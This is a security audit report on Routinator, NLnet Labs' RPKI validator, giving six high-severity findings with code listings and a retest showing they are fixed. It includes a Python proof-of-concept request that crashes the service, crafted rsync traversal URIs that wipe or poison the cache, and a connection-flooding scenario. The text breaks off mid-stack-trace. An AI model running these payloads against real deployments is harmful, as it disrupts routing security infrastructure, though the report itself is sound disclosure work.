Security Audit of Routinator for NLnet Labs

Final Report and Management Summary

2026-06-30

PUBLIC

X41 D-Sec GmbH
Soerser Weg 20
D-52070 Aachen
Amtsgericht Aachen: HRB19989

https://x41-dsec.de/
info@x41-dsec.de

Revision	*Date*	*Change*	*Author(s)*
1	2026-03-28	Final Report and Management Summary	Hannes M., Christian, Alex
2	2026-04-15	Post-readout clarification	Hannes M., Christian, Alex

Contents

Dashboard

Target	
Customer	NLnet Labs
Name	Routinator
Type	RPKI Relying Party Software
Version	As deployed between 2026-02-23 and 2026-03-26
Engagement	
Type	White-Box Penetration Test
Consultants	4: Dave G., Hannes M., Christian, and Alex
Engagement Effort	30 person-days, 2026-02-23 to 2026-03-26
Total issues found	6



Figure 1: Issue Overview (l: Severity, r: CWE Distribution)



Figure 2: Remediation Status

1 Executive Summary

1.1 Retest Results

In June 2026 the a retest was performed. All of the six issues identified in the initial test were properly mitigated.

1.2 Test Results

In March 2026, X41 D-Sec GmbH performed a white-box security audit against Routinator to identify vulnerabilities and weaknesses in the RPKI infrastructure it provides.

A total of six vulnerabilities were discovered during the test by X41. Of these, six were rated as having high severity, none as medium, and none as low. Additionally, eight issues without an immediate security impact were identified.

Routinator provides RPKI infrastructure that helps to secure Border Gateway Protocol operations, and is especially used in security-sensitive and critical contexts. Vulnerabilities in the platform would allow an attacker to severely limit the connectivity of the network that uses Routinator as an anchor, or could even lead to the rerouting of traffic towards malicious servers.

As the project is open-source, the penetration test was performed in a white-box fashion where the testers received all available information about the target, including source code. In addition, a dedicated code audit was performed on the Routinator codebase. The test was performed by four experienced security experts between 2026-02-23 and 2026-03-26.

The issues found in this report mainly affect the availability of Routinator, by allowing attackers to perform Denial of Service (DoS) attacks crashing the service. Unavailable RPKI infrastructure would cause the routers to default into an open state, sacrificing the lack of route protection to ensure continued network access. In addition to the various DoS findings, it was found that the rsync URI handling is vulnerable to path traversal via the module name component. This impacts



Figure 1.1: Issues and Severity

both repository isolation, as well as the validity of the cache.

During testing, a stability regression in a dependency was also identified, which has been reported to both the Routinator team and the upstream repository.

Overall, the system appears to be on a good security level and uses Rust's safety features well. The audit showed that the source code follows the protocol definitions closely, and appropriately establishes trust by verifying signatures before updating data in the local state. The weaknesses observed deal mainly with DoS vectors and availability, which can often be difficult to continuously keep in mind during development. X41 recommends adopting a more defensive programming style when dealing with data before trust in it can be established.

2 Introduction

X41 conducted a security review of the *Routinator* - a Relying Party software for Resource Public Key Infrastructure (RPKI). At a functional level, *Routinator* pulls RPKI data from various publication points, computes and verifies the chain of trust for the downloaded RPKI data, and provides an interface for routers to fetch the validated routing information.

Compromise of the RPKI cache or its misconfiguration allows attackers to bypass cryptographic validation and inject unauthorized routing data into the routing table for downstream Border Gateway Protocol (BGP) routers. In the worst case, a successful compromise can enable attackers to: facilitate prefix hijacking, perform man in the middle attacks on network traffic, and disrupt the global reachability of specific Autonomous Systems (AS). Given Routinator's trusted role in providing routing information to BGP routers, a weakness at this layer carries high potential for large-scale network instability and broad impact on the confidentiality, integrity, and availability of Internet traffic.

For example, an attacker who exploits a vulnerability in Routinator's fetching, parsing, or validation logic could attempt to inject malicious Route Origin Attestations (ROAs) into the RPKI cache. To this end, a malicious actor could provide a validly signed but structurally complex certificate chain or a malformed ASN.1/DER-encoded object targeting parsing vulnerabilities in the underlying bcder or rpki libraries. Alternatively, an attacker on the wire could target the synchronization process (RRDP/rsync) to perform a "Downgrade Attack", forcing Routinator to use stale or revoked data, thereby stripping valid protection from legitimate prefixes and making them vulnerable to hijacking.

The interface between the RPKI repositories and the Routinator server could also be exploited for various Denial of Service (DoS) attacks. Deeply nested certificate chains, oversized manifests, or infinite Extensible Markup Language (XML) loops in RRDP feeds could crash the service and leave dependent BGP routers without updated validation data. The RTR/HyperText Transfer Protocol (HTTP) interface for querying the routing information could also be targeted for mounting DoS attacks, making the service unavailable for other BGP routers on the network.

This assessment focuses on identifying weaknesses in the trust chain processing, ASN.1 parsing,

and external dependencies within Routinator that could enable the types of routing integrity or availability breaches described above. The goal is to harden the RPKI validation pipeline, even against potential threats stronger than the current threat model (`https://routinator.docs.nlnetlabs.nl/en/stable/threat-model.html`). To this end, a source code review of the public repository `https://github.com/NLnetLabs/routinator` was performed.

2.1 Findings Overview

DESCRIPTION	SEVERITY	REMEDIATION	ID	REF
HTTP Listener Crash on Transient accept() Error	HIGH	FULLY	RTR-PT-26-01	4.1.1
RTR Listener Crash on accept() Error	HIGH	FULLY	RTR-PT-26-02	4.1.2
Cache Destruction via rsync Module Path Traversal	HIGH	FULLY	RTR-PT-26-03	4.1.3
Repository Isolation Bypass via rsync Module Path Traversal	HIGH	FULLY	RTR-PT-26-04	4.1.4
DoS via rpki::resources::asn::Asn Parsing on API Endpoint	HIGH	FULLY	RTR-PT-26-05	4.1.5
Remote DoS via RRDP Notification Parsing	HIGH	FULLY	RTR-PT-26-06	4.1.6
select_all() Amplifies Single Listener Failure	NONE	UNTESTED	RTR-PT-26-100	4.2.1
ASPA Provider: Set Union Merge Allows Provider Injection by Design	NONE	UNTESTED	RTR-PT-26-101	4.2.2
Undefined Behavior in bcder UTF-8 Decoder	NONE	UNTESTED	RTR-PT-26-102	4.2.3
Trust Anchor: Download GZIP Bomb Bypasses Size Check	NONE	UNTESTED	RTR-PT-26-103	4.2.4
DER BitString Accepts Non-Zero Unused Bits	NONE	UNTESTED	RTR-PT-26-104	4.2.5
Panic-Prone Index Slicing in rsync Module Path Construction	NONE	UNTESTED	RTR-PT-26-105	4.2.6
DoS through Reading of Malformed RepositoryState	NONE	UNTESTED	RTR-PT-26-106	4.2.7
Rsync Arguments Create RCE Risk	NONE	UNTESTED	RTR-PT-26-107	4.2.8

Table 2.1: Security-Relevant Findings

2.2 Scope

Prior to the start of the project, a kick-off meeting was held to define the objectives of the assessment. During the meeting it was noted that the ASN.1 DER parsing component of the *Routinator* codebase is currently in the process of being rewritten. For the assignment, however, the most recent release was targeted.

- `https://github.com/NLnetLabs/routinator`
  - Commit: *4842daf65707ed05daf1d2e70e5ae62bce298211* (Oct 7, 2025)
  - Release: 0.15.1 'Ain't No Country Club Either'

The *Routinator* project itself is written in Rust and comprised about 20k lines of code not including all of its dependencies (i.e. `rpki-rs`).

The scope of this security assessment was defined along the following focus points:

- **Cryptographic Validation:** The top-down trust chain processing and signature verification logic, primarily implemented using `rpki-rs` primitives.
- **ASN.1 DER Parsing:** The handling of complex encoded objects via the `bcder` crate, including an audit of `unsafe` code blocks and parsing state machines.
- **External Tool Integration:** The invocation of external utilities and protocols, specifically *rsync* and RRDP, for the synchronization of remote repository data.
- **Dependency Security:** The transitive use of `unsafe` Rust and the robustness of third-party crates against integer overflows and logic errors at trust boundaries.
- **Service Availability:** The resilience of the RTR server and HTTP management endpoints against DoS vectors that could disrupt BGP routing stability.

2.3 Coverage

A security assessment attempts to find the most important or sometimes as many of the existing problems as possible, though it is practically never possible to rule out the possibility of additional weaknesses being identified in the future.

The time allocated to X41 for this assessment was sufficient to yield a good coverage of the given scope.

The following paragraphs provide an overview of the security assessment processes as well as executed tests:

1. Package dependencies were checked for publicly known vulnerabilities.
2. Complementing the manual source code review, several state-of-the-art static analysis tools were utilized, including semgrep[1].
3. Special attention was given to components performing cryptographic validation in the *Routinator* codebase. The analysis covered the verification of signatures in Cryptographic Message Syntax structured RPKI objects, as well as the validation of the trust chain of CA certificates up to the trust anchors. The validation mechanism is implemented with strict checks, and does not allow for insecure signing algorithms.
4. The code components for parsing RPKI objects was audited from an integrity perspective: It was analysed whether the data pulled from the RPKI publication points is verified against the specification of the signed object CMS encoding and the certificate X.509 profile for RPKI. It was found that the implementation validates the objects strictly against these specifications.

[1] `https://github.com/semgrep/semgrep`

5. The parsing mechanism was also evaluated from an availability perspective, utilizing both manual inspection and dynamic analysis. This led to the discovery of vulnerabilities where malformed input - such as specifically crafted ASN strings on the HTTP management API or malicious DTD declarations in RRDP notifications - can trigger unhandled runtime panics, causing the service to exit unexpectedly.

6. The integration with external synchronization tools was audited, with a primary focus on *rsync*. The audit identified two vulnerabilities related to path traversal issues in the handling of rsync module names. A similar attack path had already been documented as CVE-2023-39916[2]. If exploited by a rogue repository, these weaknesses could allow an attacker to bypass repository isolation or delete the local rsync cache through the use of relative path components.

7. The resilience of *Routinator*'s RTR and HTTP endpoints was evaluated against various error conditions. Similar attack paths have already led to an exploit path such as documented in CVE-2024-1622[3]. The investigation revealed that both listener implementations fail gracefully when handling transient socket errors. Due to the way multiple listeners are multiplexed, however, a single recoverable error (e.g., file descriptor exhaustion) can propagate as a fatal failure, resulting in a process-wide crash.

8. A comprehensive review of the core libraries, including `bcder` and `rpki-rs`, was performed to assess their robustness against low-level resource exhaustion and logic flaws. This included an audit of ASN.1/DER conformance, where issues such as non-canonical BitString encodings were identified, and an analysis of memory safety in UTF-8 decoding and HTTP decompression (GZIP bombs), which could lead to undefined behavior or out-of-memory conditions.

9. The current state of fuzzing integration within *Routinator* was reviewed, and additional components were targeted as part of this assignment.

2.4 Recommended Further Tests

X41 recommends mitigating the issues described in this report.

Given that the ASN.1 DER parsing component of the codebase is currently being rewritten, X41 recommends a follow-up security review of the new implementation once it reaches a stable state. The rewrite represents a significant change to a security-critical code path, and verifying that the new parser correctly handles malformed input, enforces DER canonical form, and maintains the same strict validation guarantees as the current implementation is essential.

[2] `https://nvd.nist.gov/vuln/detail/cve-2023-39916`
[3] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

Furthermore, X41 recommends expanding the existing fuzzing infrastructure to continuously cover the RRDP notification parser, the rsync URI parser, and the HTTP API query parameter handling, as these were the areas where dynamic analysis proved most effective during this assessment.

3 Rating Methodology

Security vulnerabilities are given a purely technical rating by the testers when they are discovered during a test. Business factors and financial risks for NLnet Labs are beyond the scope of a penetration test, which focuses entirely on technical factors. However, technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

The Common Vulnerability Scoring System (CVSS) is used to score all findings relevant to security. The resulting CVSS score is mapped to qualitative ratings as shown below.

3.1 CVSS

Testers rate all security-relevant findings using the CVSS industry standard version 4.

Vulnerabilities scored with CVSS get a numeric value based on several metrics ranging from 0.0 (least worst) to 10.0 (worst).

The score captures different factors that express the impact and the ease of exploitation of a vulnerability among other factors. For a detailed description of how the scores are calculated, please see the CVSS version 4.0 specification.[1]

The metrics used to calculate the final score are grouped into three different categories.

[1] `https://www.first.org/cvss/v4.0/specification-document`

The *Base Metric Group* represents the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environments. It captures the following metrics:

- Attack Vector (AV)
- Attack Complexity (AC)
- Attack Requirements (AT)
- Privileges Required (PR)
- User Interaction (UI)
- Vulnerable/Subsequent System Confidentiality (VC/SC)
- Vulnerable/Subsequent System Integrity (VI/SI)
- Vulnerable/Subsequent System Availability (VA/SA)

The *Threat Metric Group* represents the current state of exploit techniques and the availability of proof of concepts. It captures the following metric:

- Exploit Maturity (E)

The *Environmental Metric Group* represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. It includes the following metrics:

- Confidentiality Requirement (CR)
- Integrity Requirement (IR)
- Availability Requirement (AR)
- Modified Attack Vector (MAV)
- Modified Attack Complexity (MAC)
- Modified Attack Requirements (MAC)
- Modified Privileges Required (MPR)
- Modified User Interaction (MUI)
- Modified Vulnerable System Confidentiality (MVC)
- Modified Vulnerable System Integrity (MVI)
- Modified Vulnerable System Availability (MVA)
- Modified Subsequent System Confidentiality (MSC)
- Modified Subsequent System Integrity (MSI)
- Modified Subsequent System Availability (MSA)

A CVSS vector defines a specific set of metrics and their values, and it can be used to reproduce and assess a given score. It is rendered as a string that exactly reproduces a score.

For example, the vector `CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N` defines a base score metric with the following parameters:

- Attack Vector: Network
- Attack Complexity: High
- Attack Requirements: None
- Privileges Required: Low
- User Interaction: Active
- Vulnerable System Confidentiality: High
- Vulnerable System Integrity: Low
- Vulnerable System Availability: None
- Subsequent System Confidentiality: None
- Subsequent System Integrity: None
- Subsequent System Availability: None

In this example, a network-based attacker performs a complex attack after gaining access to some privileges, by tricking a user into performing some actions. This allows the attacker to read confidential data and change some parts of that data.

The detailed scores are the following:

Metric	Score
Exploitability	Medium
Complexity	Medium
Vulnerable system	Medium
Subsequent system	Low
Exploitation	High
CVSS Score	5.8 (Medium)

CVSS vectors can be automatically parsed to recreate the score, for example, with the CVSS calculator provided by FIRST, the organization behind CVSS: `https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N`.

3.2 Severity Mapping

To help in understanding the results of a test, numeric CVSS scores are mapped to qualitative ratings as follows:

Severity Rating	CVSS Score
NONE	0.0
LOW	0.1–3.9
MEDIUM	4.0–6.9
HIGH	7.0–8.9
CRITICAL	9.0–10.0

3.3 Common Weakness Enumeration

The Common Weakness Enumeration (CWE) is a set of software weaknesses that allows vulnerabilities and weaknesses in software to be categorized. If applicable, X41 gives a CWE ID for each vulnerability that is discovered during a test.

CWE is a very powerful method for categorizing a vulnerability. It gives general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*.[2] More information can be found on the CWE site at `https://cwe.mitre.org/`.

3.4 Retest

To visualize the status of findings which have been reviewed during a retest, X41 rates the remediation status as follows:

Remediation	Explanation
NOT	The finding has not been fixed or introduces a new issue.
PARTLY	The finding has been partly remediated.
FULLY	The finding has been fully remediated.
N/A	N/A (Not Applicable), the rating cannot be applied here.
UNTESTED	The finding has not been tested.

Remediation ratings for findings without a direct security impact are visualized in gray.

[2] `https://www.mitre.org`

4 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 4.1. Additionally, findings without a direct security impact are documented in Section 4.2.

4.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

4.1.1 RTR-PT-26-01: HTTP Listener Crash on Transient accept() Error

Severity:	HIGH / 8.7
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:L
CWE:	755 – Improper Handling of Exceptional Conditions
Component:	src/http/listener.rs:single_http_listener()

4.1.1.1 Retest Results

This finding is addressed in commit `0e8d283`, which ensures the HTTP listener will continue functioning after receiving a transient error.

4.1.1.2 Description

The HTTP listener's accept loop in `src/http/listener.rs` at `single_http_listener()` breaks on *any* `accept()` error, including transient, recoverable errors such as `EMFILE` (per-process file

descriptor exhaustion). This is the exact same vulnerability class as CVE-2024-1622[1], which was fixed for the RTR listener but *not* for the HTTP listener.

The root cause chain is as follows:

1. `src/http/listener.rs:169`: `self.sock.accept().await?` propagates all errors.
2. `src/http/listener.rs:129`: `break` exits the accept loop on any error.
3. `single_http_listener()` returns.
4. The `tokio::spawn`'d task completes (JoinHandle resolves).
5. `src/http/listener.rs:92`: `select_all()` returns when the first listener future completes
6. `_http_listener()` returns.
7. `src/operation.rs:408`: the HTTP future completing is treated as fatal: `_ = &mut http => break Err(Failed)`.
8. The process exits with `Err(Failed)`.

The vulnerable code is shown in listing 4.1:

```
// src/http/listener.rs:124-131
loop {
    let stream = match listener.accept().await {
        Ok(some) => some,
        Err(err) => {
            error!("Fatal error in HTTP server {addr}: {err}");
            break;  // <-- exits loop on ANY error
        }
    };
    // ...
}
```

Listing 4.1: Vulnerable HTTP Accept Loop

Compare this with the RTR listener fix for CVE-2024-1622[2] at `src/rtr.rs:148-162`: the RTR fix changed `RtrStream::new()` failures to return `Poll::Pending` instead of propagating the error.

An attacker can exploit this by opening many Transmission Control Protocol (TCP) connections to `Routinator`'s HTTP port (default `9556`), performing a slowloris-style attack: connecting, sending

[1] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`
[2] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

partial HTTP requests, and holding connections open indefinitely. When the per-process file descriptor limit is reached (default 1024 on many Linux systems), the next `accept()` returns `EMFILE`. The listener loop breaks, `select_all()` resolves, and `src/operation.rs:408` treats this as fatal, causing the *entire* `Routinator` process to exit, including the RTR server and validation engine. This is worse than a standard slowloris attack because it does not just deny new HTTP connections but kills the entire process, disabling RTR service to all connected routers.

4.1.1.3 Solution Advice

X41 recommends handling transient `accept()` errors gracefully instead of breaking out of the listener loop. Recoverable errors such as `EMFILE`, `ENFILE`, `ECONNABORTED`, and `ECONNRESET` should be logged and retried, ideally with a short back-off delay to avoid busy-looping. Only truly fatal errors (e.g., `EBADF` indicating the listening socket itself is invalid) should cause the listener to exit. It is further advisable to apply the same pattern used in the RTR listener fix for CVE-2024-1622[3] to ensure consistency across all listener implementations.

[3] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

4.1.2 RTR-PT-26-02: RTR Listener Crash on accept() Error

Severity:	HIGH / 8.7
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:L
CWE:	755 – Improper Handling of Exceptional Conditions
Component:	src/rtr.rs:148-162 + rpki-rs rtr/server.rs

4.1.2.1 Retest Results

This finding is addressed in commit `0e8d283`, where errors in the RTR listener cause it to return into `Pending` state instead of crashing.

4.1.2.2 Description

The CVE-2024-1622[4] fix only addressed the specific case where a TCP connection was accepted successfully but `RtrStream::new()` failed (e.g., `set_keepalive()` on a reset socket). The fix changed that code path to return `Poll::Pending` instead of propagating the error. However, the fix did *not* address `poll_accept()` errors.

When `tcp.poll_accept()` returns an error (e.g., `EMFILE`), the RTR listener at `src/rtr.rs:159` passes it through as `Poll::Ready(Some(Err(err)))`. The rpki crate's `Server::run()` uses `?`, which immediately exits on any stream error.

The root cause chain is as follows:

1. `src/rtr.rs:159` - `Poll::Ready(Err(err))` is mapped to `Poll::Ready(Some(Err(err)))`, propagating the error.
2. rpki `Server::run()` - `sock?` returns the error, exiting the `while` loop.
3. `src/rtr.rs:126` - `single_rtr_listener` returns `Err(err)`.
4. `src/rtr.rs:93` - `select_all()` returns when the first listener future completes.
5. `_rtr_listener()` returns.
6. `src/operation.rs:407` - `_ = &mut rtr => break Err(Failed)`.
7. The process exits with `Err(Failed)`.

[4] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

The vulnerable `RtrListener` stream implementation is shown in listing 4.2:

```
// src/rtr.rs:148-162
impl Stream for RtrListener {
    type Item = Result<RtrStream, io::Error>;

    fn poll_next(
        self: Pin<&mut Self>, ctx: &mut Context<'_>,
    ) -> Poll<Option<Self::Item>> {
        match self.tcp.poll_accept(ctx) {
            Poll::Ready(Ok((sock, addr))) => {
                match RtrStream::new(/* ... */) {
                    Ok(stream) => Poll::Ready(Some(Ok(stream))),
                    Err(_) => Poll::Pending,  // <-- CVE-2024-1622 fix
                }
            }
            // VULNERABILITY: poll_accept errors still propagate
            Poll::Ready(Err(err)) => Poll::Ready(Some(Err(err))),
            Poll::Pending => Poll::Pending,
        }
    }
}
```

Listing 4.2: RTR Listener with Incomplete CVE-2024-1622 Fix

The consuming code in the rpki crate is shown in listing 4.3:

```
// rpki-rs rtr/server.rs -- Server::run()
pub async fn run<Sock>(mut self) -> Result<(), io::Error> {
    while let Some(sock) = self.listener.next().await {
        spawn(
            Connection::new(
                sock?,  // <-- ? operator exits on Err
                self.notify.subscribe(),
                self.source.clone()
            ).run()
        );
    }
    Ok(())
}
```

Listing 4.3: rpki Server::run() Propagates Stream Errors

The attack scenario is the same as Finding 4.1.1 but targeting the RTR port (default 3323). An attacker exhausts file descriptors via sustained connection flooding, causing `poll_accept()` to

return `EMFILE`. The error propagates through the rpki `Server` and kills the entire `Routinator` process.

4.1.2.3 Solution Advice

X41 recommends applying the same `Poll::Pending` return pattern used in the CVE-2024-1622[5] fix to the `Poll::Ready(Err(err))` arm in `src/rtr.rs:159`. Transient errors from function `poll_accept()` such as `EMFILE`, `ENFILE`, `ECONNABORTED`, and `ECONNRESET` should return `Poll::Pending` (with the waker registered so the task is re-polled), rather than propagating the error to the consumer. Additionally, it is advisable to coordinate with the rpki crate maintainers to make `Server::run()` more resilient to transient stream errors, so that a single `Err` item does not terminate the entire server loop.

[5] `https://nvd.nist.gov/vuln/detail/CVE-2024-1622`

4.1.3 RTR-PT-26-03: Cache Destruction via rsync Module Path Traversal

Severity:	HIGH / 8.3
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N
CWE:	22 – Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Component:	rpki 0.19.1 src/uri.rs, routinator 0.15.1 src/collector/rsync.rs

4.1.3.1 Retest Results

This finding is addressed in RPKI-rs PR `#370`, where the path check is extended to all components of rsync URIs.

4.1.3.2 Description

A rogue RPKI CA can wipe `Routinator`'s entire rsync cache by publishing a TA certificate whose SIA `caRepository` uses `..` as the rsync module name, e.g. `rsync://attacker.example/../`. The rpki crate's `check_path()` at `src/uri.rs:124-146` validates path segments against `..` traversal, but the module name extracted by `from_bytes()` at `src/uri.rs:83-107` is not subject to this check. The URI parses successfully.

`Routinator` derives local cache paths through `module_path()`, which pushes the raw URI content (minus `rsync://`) onto the cache base:

```
// src/collector/rsync.rs:756-760
pub fn module_path(&self, module: &Module) -> PathBuf {
    let mut res = self.base.clone();
    res.push(&module.0[8..]);  // skips "rsync://"
    res
}
```

Listing 4.4: module_path() Without Traversal Check

For the crafted URI this yields `<cache>/attacker.example/../`, which resolves to `<cache>/` --- the cache root. `Routinator` then runs rsync with `--delete` against this path:

```
// src/collector/rsync.rs:628-631
```

```
    cmd.arg("-rtO")
       .arg("--delete")
       .arg(source.to_string())
       .arg(destination);
```

Listing 4.5: rsync Command Construction

Because the attacker's module is empty, `--delete` removes every file at the destination that is not on the remote --- wiping all cached data from all repositories in one operation. The rsync invocation happens before any RPKI object validation, so cryptographic checks do not prevent the cache wipe.

Exploitation requires the attacker to have their TAL loaded into `Routinator` (via `--extra-tals-dir` or the TAL directory) and to run an rsync daemon at the hostname in the Uniform Resource Identifier (URI).

4.1.3.3 Solution Advice

X41 recommends rejecting `..` in the module name component during URI parsing in `Rsync::from_bytes()`, applying the same logic already present in `check_path()` for path segments. As a defense in depth measure, it is advisable to canonicalize the output of `module_path()` and verify it remains within the cache base directory before using it as an rsync destination.

4.1.4 RTR-PT-26-04: Repository Isolation Bypass via rsync Module Path Traversal

Severity:	HIGH / 8.3
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N
CWE:	22 – Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Component:	rpki 0.19.1 src/uri.rs, routinator 0.15.1 src/collector/rsync.rs

4.1.4.1 Retest Results

This finding is also addressed in RPKI-rs PR #370, as the path check would catch the necessary `..` component required to perform this attack.

4.1.4.2 Description

The same missing module name validation from the previous finding can be used to break repository isolation (threat model goal G3). By appending a victim CA's path after the traversal --- `rsync://attacker.example/../victim.ca/repo/` --- the attacker's TA certificate causes the application to resolve file paths into another CA's cache directory.

The `uri_path()` function constructs per-object paths by pushing authority, module, and path components onto the cache base without any containment check:

```
// src/collector/rsync.rs:763-769
fn uri_path(&self, uri: &uri::Rsync) -> PathBuf {
    let mut res = self.base.clone();
    res.push(uri.canonical_authority().as_ref());
    res.push(uri.module_name());
    res.push(uri.path());
    res
}
```

Listing 4.6: uri_path() Enables Cross-Repository Reads

For a manifest URI `rsync://attacker.example/../victim.ca/repo/ta.mft`, the constructed path `<cache>/attacker.example/../victim.ca/repo/ta.mft` resolves to `<cache>/victim.ca`

`/repo/ta.mft`. When `load_object()` at `src/collector/rsync.rs:330-340` reads this path, it returns the victim's cached objects into the attacker's validation context.

Combined with the previous finding, this enables a full cache poisoning chain: the attacker first uses RTI-01 to destroy and overwrite the victim's cache via `rsync --delete`, then uses this traversal to read the poisoned objects back through their own TA. `Routinator` treats these attacker-controlled objects as if they originated from the victim CA.

4.1.4.3 Solution Advice

The fix is the same as for the previous finding: reject `..` in the module name during URI parsing and add path canonicalization checks in `uri_path()` to ensure constructed paths stay within the expected per-host cache subtree.

4.1.5 RTR-PT-26-05: DoS via rpki::resources::asn::Asn Parsing on API Endpoint

Severity:	HIGH / 8.2
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:H
CWE:	20 – Improper Input Validation
Component:	rpki-0.19.1/src/resources/asn.rs:102 src/http/payload.rs:41

4.1.5.1 Retest Results

This finding is addressed in RPKI-rs PRs `#359` and `#373`.

4.1.5.2 Description

The `rpki` Rust library, used by `Routinator` for RPKI object processing, contains a logic flaw in how it parses Autonomous System Numbers (ASNs) from string inputs. When the library encounters malformed, non-UTF-8, or specifically crafted strings, the Autonomous System Number (ASN) parsing logic triggers a panic. This issue can be used to crash a HTTP thread of `Routinator` via the `/api/v1/origins` endpoint using the `select-asn` query parameter which internally uses the ASN implementation of `rpki` to convert the query string into a numeric ASN type.

While the primary `Routinator` process remains active after a panic in a Debug build of `Routinator`, the Release build is crashing and thus forming a remote Denial-of-Service attack in case the Application Programming Interface (API) endpoint `/api/v1/origins` is configured to be publicly available. In a default configuration, the HTTP endpoint is listening to `127.0.0.1` but might be changed by the administrator running `routinator`.

The following Proof of Concept (PoC) demonstrates that sending a malformed string causes `routinator` to panic and thus exit.

```
import requests

query_bytes = (
    b"select-asn=AS133"
    b"&select-asn=n\xaf"
    b"i%%%x=r!f%aeler%"
    b"%afi%%otanuU5"
)

```

```
url = "http://127.0.0.1:9556/api/v1/origins/"

try:
    full_url = f"{url}?{query_bytes.decode('latin-1')}"

    print(f"Sending request to: {full_url}")

    response = requests.get(full_url, timeout=5)

    print(f"Status Code: {response.status_code}")
    print("Response Body:")
    print(response.text)
except requests.exceptions.ConnectionError:
    print("Error: Could not connect to Routinator.")
except Exception as e:
    print(f"An error occurred: {e}")
```

Listing 4.7: Crash PoC

The `Routinator` output is as follows and shows the crash once the malicious request was received:

```
[INFO] total:
[INFO]             ROAs:  908692 verified;
[INFO]             VRPs: 1901065 verified,  838568 final;
[INFO]     router certs:       4 verified;
[INFO]      router keys:       0 verified,       0 final;
[INFO]            ASPAs:    2823 verified,       0 final;
[INFO] New serial is 2.
[INFO] Sending out notifications.
[INFO] Next validation run scheduled in 600 seconds

thread 'tokio-runtime-worker' (824595) panicked at /home/<user>/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/rpki-0.19.1/src/resources/asn.rs:102:36:
end byte index 2 is not a char boundary; it is inside '¯' (bytes 1..3) of `n¯i%%%x=r!f%AEler%%AFi%%otanuU5`
stack backtrace:
   0: __rustc::rust_begin_unwind
   1: core::panicking::panic_fmt
   2: core::str::slice_error_fail_rt
   3: core::str::slice_error_fail
   4: <rpki::resources::asn::Asn as core::str::traits::FromStr>::from_str
   5: <routinator::output::Output>::update_from_query
   6: <routinator::http::payload::State>::handle_get_or_head
   7: <routinator::http::dispatch::State>::handle_request::{closure#0}
```

```
22     8: <hyper::server::conn::http1::Connection<hyper_util::common::rewind::Rewind<hyper_util::rt::
       ↪  tokio::TokioIo<routinator::http::listener::HttpStream>>,
       ↪  hyper::service::util::ServiceFn<routinator::http::listener::single_http_listener::{closure
       ↪  #0}::{closure#0}::{closure#0}, hyper::body::incoming::Incoming>> as
       ↪  core::future::future::Future>::poll
23     9: <hyper_util::server::conn::auto::Connection<hyper_util::rt::tokio::TokioIo<routinator::http
       ↪  ::listener::HttpStream>,
       ↪  hyper::service::util::ServiceFn<routinator::http::listener::single_http_listener::{closure
       ↪  #0}::{closure#0}::{closure#0}, hyper::body::incoming::Incoming>,
       ↪  hyper_util::rt::tokio::TokioExecutor> as core::future::future::Future>::poll
24    10: routinator::http::listener::single_http_listener::{closure#0}::{closure#0}
25    11: <tokio::runtime::task::core::Core<routinator::http::listener::single_http_listener::{closur
       ↪  e#0}::{closure#0},
